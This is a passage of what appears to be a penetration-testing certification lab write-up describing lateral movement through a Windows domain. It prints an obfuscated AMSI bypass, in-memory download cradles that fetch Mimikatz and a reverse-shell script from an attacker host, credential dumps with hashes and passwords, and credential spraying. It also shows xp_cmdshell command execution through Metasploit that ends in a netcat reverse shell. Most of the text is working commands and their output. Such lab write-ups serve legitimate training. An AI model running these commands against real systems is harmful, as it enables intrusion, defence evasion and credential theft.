S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```



```
PS C:\Windows\system32>S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'
 ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}"
-f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','
c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\Windows\system32>
```


Because we are SYSTEM, there is no need for further escalation and we can dump the hashes of the MGMTSRV as follows:

```
iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz
```



```
PS C:\Windows\system32> iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : MGMTSRV$
Domain            : TECH
Logon Server      : (null)
Logon Time        : 1/20/2023 4:43:09 PM
SID               : S-1-5-20
```


By dumping the hashes on the system, we find the credentials for "techservice" user.



```
Authentication Id : 0 ; 114869 (00000000:0001c0b5)
Session           : Service from 0
User Name         : techservice
Domain            : TECH
Logon Server      : TECH-DC
Logon Time        : 1/20/2023 5:43:29 PM
SID               : S-1-5-21-1325336202-3661212667-302732393-1109
        msv :
         [00000003] Primary
         * Username : techservice
         * Domain   : TECH
         * NTLM     : ac25af07540962863d18c6f924ee8ff3
         * SHA1     : 09f8e5130fb21885038602cda0886e0c1cd173d8
         * DPAPI    : 47359924dca3e26a7ffc5b8d411b6add
        tspkg :
        wdigest :
         * Username : techservice
         * Domain   : TECH
         * Password : (null)
        kerberos :
         * Username : techservice
         * Domain   : TECH.FINANCE.CORP
         * Password : Agent for Server1!
        ssp :
        credman :
```

TECHSRV30.tech.finance.corp


Since we don't know where this user is allowed to log in to, we can perform credential spraying on each host with crackmapexec. First, gather all IP addresses of all hosts:



```
┌──(root㉿kali)-[/mnt/crtp/Exam/Tools]
└─# cat ips.txt
172.16.3.1
172.16.4.1
172.16.6.30
172.16.6.31
172.16.5.156
```

Then, with crackmapexec, spray the "techservice" user's credentials on each one as follows (notice the backslash terminator):


```
crackmapexec smb ips.txt -u techservice -p "Agent for Server1\!"
```



```
┌──(root㉿kali)-[/mnt/crtp/Exam/Tools]
└─# crackmapexec smb ips.txt -u techservice -p "Agent for Server1\!"
SMB         172.16.4.1      445    TECH-DC          [*] Windows 10.0 Build 17763 x64 (name:TECH-DC) (domain:tech.finance.corp) (signing:True) (SMBv1:False)
SMB         172.16.6.30     445    TECHSRV30        [*] Windows 10.0 Build 17763 x64 (name:TECHSRV30) (domain:tech.finance.corp) (signing:False) (SMBv1:False)
SMB         172.16.3.1      445    FINANCE-DC       [*] Windows 10.0 Build 17763 x64 (name:FINANCE-DC) (domain:finance.corp) (signing:True) (SMBv1:False)
SMB         172.16.5.156    445    MGMTSRV          [*] Windows 10.0 Build 17763 x64 (name:MGMTSRV) (domain:tech.finance.corp) (signing:False) (SMBv1:False)
SMB         172.16.6.31     445    DBSERVER31       [*] Windows 10.0 Build 17763 x64 (name:DBSERVER31) (domain:tech.finance.corp) (signing:False) (SMBv1:False)
SMB         172.16.4.1      445    TECH-DC          [+] tech.finance.corp\techservice:Agent for Server1!
SMB         172.16.5.156    445    MGMTSRV          [+] tech.finance.corp\techservice:Agent for Server1!
SMB         172.16.6.30     445    TECHSRV30        [+] tech.finance.corp\techservice:Agent for Server1! (Pwn3d!)
SMB         172.16.3.1      445    FINANCE-DC       [-] finance.corp\techservice:Agent for Server1! STATUS_LOGON_FAILURE
SMB         172.16.6.31     445    DBSERVER31       [+] tech.finance.corp\techservice:Agent for Server1!

┌──(root㉿kali)-[/mnt/crtp/Exam/Tools]
└─#
```


From the output, we see that crackmapexec found that the "TECHSRV30" server allows the "techservice" user to WinRM into it. We can use evil-winrm to access this server with the following command:

```
evil-winrm -i 172.16.6.30 -u techservice -p "Agent for Server1\!"
```



```
┌──(root㉿kali)-[/mnt/crtp/Exam/Tools]
└─# evil-winrm -i 172.16.6.30 -u techservice -p "Agent for Server1\!"

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\techservice\Documents>
```


Since the user is a local administrator in the TECHSRV30 server, we can add our student to administrators and Remote Desktop Users groups:



```
*Evil-WinRM* PS C:\Users\techservice\Documents> net localgroup "Administrators" tech\studentuser /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\techservice\Documents> net localgroup "Remote Desktop Users" tech\studentuser /add
The command completed successfully.
```

And again, we issue an AMSI Bypass oneliner to disable AMSI in the current powershell session in evil-winrm


```
S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    ( Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```



```
*Evil-WinRM* PS C:\Users\techservice\Documents> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TY
pE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
 "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em
')  ) )."g`etf`iElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i'
,('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
*Evil-WinRM* PS C:\Users\techservice\Documents>
```

Now that AMSI is disabled and we are local administrator, let's load mimikatz to dump hashes on TECHSRV30:


```
iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz
```



```
*Evil-WinRM* PS C:\Users\techservice\Documents> iex (iwr http://172.16.99.11/Invoke-Mimikatz.ps1 -UseBasicParsing); Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 1218113 (00000000:00129641)
Session           : RemoteInteractive from 2
User Name         : techservice
Domain            : TECH
Logon Server      : TECH-DC
Logon Time        : 1/20/2023 7:23:45 PM
SID               : S-1-5-21-1325336202-3661212667-302732393-1109
        msv :
         [00000003] Primary
         * Username : techservice
         * Domain   : TECH
         * NTLM     : ac25af07540962863d18c6f924ee8ff3
         * SHA1     : 09f8e5130fb21885038602cda0886e0c1cd173d8
         * DPAPI    : 47359924dca3e26a7ffc5b8d411b6add
        tspkg :
        wdigest :
         * Username : techservice
         * Domain   : TECH
         * Password : (null)
        kerberos :
         * Username : techservice
         * Domain   : TECH.FINANCE.CORP
         * Password : (null)
        ssp :
        credman :
```

After an excruciating amount of time, it was found that there were another set of credentials stored in TECHSRV30 which belonged to the "databaseagent" user.

Invoke-Mimikatz -Command '"token::elevate" "vault::cred /patch"'




```
mimikatz(powershell) # vault::cred /patch
TargetName : Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA} / <NULL>
UserName   : TECH\databaseagent
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : CheckforSQLServer31-Availability
Attributes : 0
```

By what the name implies, we can assume this user has some sort of access to the MSSQL database instance in the domain. We can then test with Metasploit the ability to execute commands on behalf of the user running the database instance. First, let's set up the necessary configurations. In Metasploit, run the following to load in the MSSQL_EXEC module:

search mssql

use auxiliary/admin/mssql/mssql_exec



```
msf6 > search mssql

Matching Modules
================

   #   Name
   -   ----
   0   exploit/windows/misc/ais_esel_server_rce
   1   auxiliary/server/capture/mssql
   2   auxiliary/gather/billquick_txtid_sqli
   3   auxiliary/gather/lansweeper_collector
   4   exploit/windows/mssql/lyris_listmanager_weak_pass
   5   exploit/windows/mssql/ms02_039_slammer
   6   exploit/windows/mssql/ms02_056_hello
   7   exploit/windows/mssql/ms09_004_sp_replwritetovarbin
   8   exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli
   9   exploit/windows/iis/msadc
   10  auxiliary/scanner/mssql/mssql_login
   11  auxiliary/scanner/mssql/mssql_hashdump
   12  auxiliary/scanner/mssql/mssql_ping
   13  auxiliary/scanner/mssql/mssql_schemadump
   14  exploit/windows/mssql/mssql_clr_payload
   15  auxiliary/admin/mssql/mssql_exec
   16  auxiliary/admin/mssql/mssql_enum
   17  exploit/windows/mssql/mssql_linkcrawler
   18  auxiliary/admin/mssql/mssql_escalate_dbowner
   19  auxiliary/admin/mssql/mssql_escalate_execute_as
   20  auxiliary/admin/mssql/mssql_findandsampledata
   21  auxiliary/admin/mssql/mssql_sql
   22  auxiliary/admin/mssql/mssql_sql_file
   23  auxiliary/admin/mssql/mssql_idf
   24  auxiliary/admin/mssql/mssql_ntlm_stealer
   25  exploit/windows/mssql/mssql_payload
   26  exploit/windows/mssql/mssql_payload_sqli
   27  auxiliary/admin/mssql/mssql_escalate_dbowner_sqli
   28  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli
   29  auxiliary/admin/mssql/mssql_ntlm_stealer_sqli
   30  auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli
   31  auxiliary/admin/mssql/mssql_enum_sql_logins
   32  auxiliary/admin/mssql/mssql_enum_domain_accounts
   33  auxiliary/analyze/crack_databases
   34  exploit/windows/http/plesk_mylittleadmin_viewstate
   35  post/windows/gather/credentials/mssql_local_hashdump
   36  post/windows/manage/mssql_local_auth_bypass


Interact with a module by name or index. For example info 36, us

msf6 > use auxiliary/admin/mssql/mssql_exec
msf6 auxiliary(admin/mssql/mssql_exec) > options
```

Now we can start setting up the configurations and then test for command execution as follows:

set USE_WINDOWS_AUTHENT true


set RHOSTS 172.16.6.31

set USERNAME databaseagent

set PASSWORD CheckforSQLServer31-Availability

set DOMAIN tech.finance.corp

set CMD powershell whoami




```
msf6 auxiliary(admin/mssql/mssql_exec) > set USE_WINDOWS_AUTHENT true
USE_WINDOWS_AUTHENT => true
msf6 auxiliary(admin/mssql/mssql_exec) > set RHOSTS 172.16.6.31
RHOSTS => 172.16.6.31
msf6 auxiliary(admin/mssql/mssql_exec) > set USERNAME databaseagent
USERNAME => databaseagent
msf6 auxiliary(admin/mssql/mssql_exec) > set PASSWORD CheckforSQLServer31-Availability
PASSWORD => CheckforSQLServer31-Availability
msf6 auxiliary(admin/mssql/mssql_exec) > set DOMAIN tech.finance.corp
DOMAIN => tech.finance.corp
msf6 auxiliary(admin/mssql/mssql_exec) > set CMD powershell whoami
CMD => powershell whoami
msf6 auxiliary(admin/mssql/mssql_exec) > run
[*] Running module against 172.16.6.31

[*] 172.16.6.31:1433 - SQL Query: EXEC master..xp_cmdshell 'powershell whoami'

 output
 ------
 tech\sqlserversync

[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_exec) >
```

Now that we have confirmed command execution, we start preparing our download cradle to execute Invoke-PowerShellTcp in memory to get a reverse shell.

DBSERVER31.tech.finance.corp


First, let’s cancel the netcat session from MGMTSRV, and setup another reverse shell again:



```
┌──(root㉿kali)-[/mnt/crtp/Exam/Tools]
└─# nc -lvnp 12234
listening on [any] 12234 ...
```


Now we can configure the “CMD” parameter in Metasploit to execute our download cradle which will perform the following: download the AMSI bypass text file which contains the AMSI Bypass oneliner and store it in C:\Users\sqlserversync\ab.txt. Next it will display the contents of this file using the “cat” alias and pipe the contents into a new powershell command which contains the download cradle for our reverse shell.

```
set CMD powershell wget 172.16.99.11/amsibypass_new.txt -o C:\\Users\\sqlserversync\\ab.txt; cat C:\\Users\\sqlserversync\\ab.txt | powershell -ep bypass "iex (New-Object Net.WebClient).DownloadString("http://172.16.99.11/Invoke-PowerShellTcp.ps1")"
```



```
msf6 auxiliary(admin/mssql/mssql_exec) > set CMD powershell wget 172.16.99.11/amsibypass_new.txt -o C:\\Users\\sqlserversync\\ab.txt;
 cat C:\\Users\\sqlserversync\\ab.txt | powershell -ep bypass "iex (New-Object Net.WebClient).DownloadString(''http://172.16.99.11/In
voke-PowerShellTcp.ps1'')"
CMD => powershell wget 172.16.99.11/amsibypass_new.txt -o C:\Users\sqlserversync\ab.txt; cat C:\Users\sqlserversync\ab.txt | powershe
ll -ep bypass iex (New-Object Net.WebClient).DownloadString(''http://172.16.99.11/Invoke-PowerShellTcp.ps1'')
msf6 auxiliary(admin/mssql/mssql_exec) > run
[*] Running module against 172.16.6.31
```


Now we go back to our netcat listener and receive our reverse shell callback:



```
┌──(root㉿kali)-[/mnt/crtp/Exam/Tools]
└─# nc -lvnp 12234
listening on [any] 12234 ...
connect to [172.16.99.11] from (UNKNOWN) [172.16.6.31] 49842
Windows PowerShell running as user sqlserversync on DBSERVER31
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
tech\sqlserversync
PS C:\Windows\system32>
```

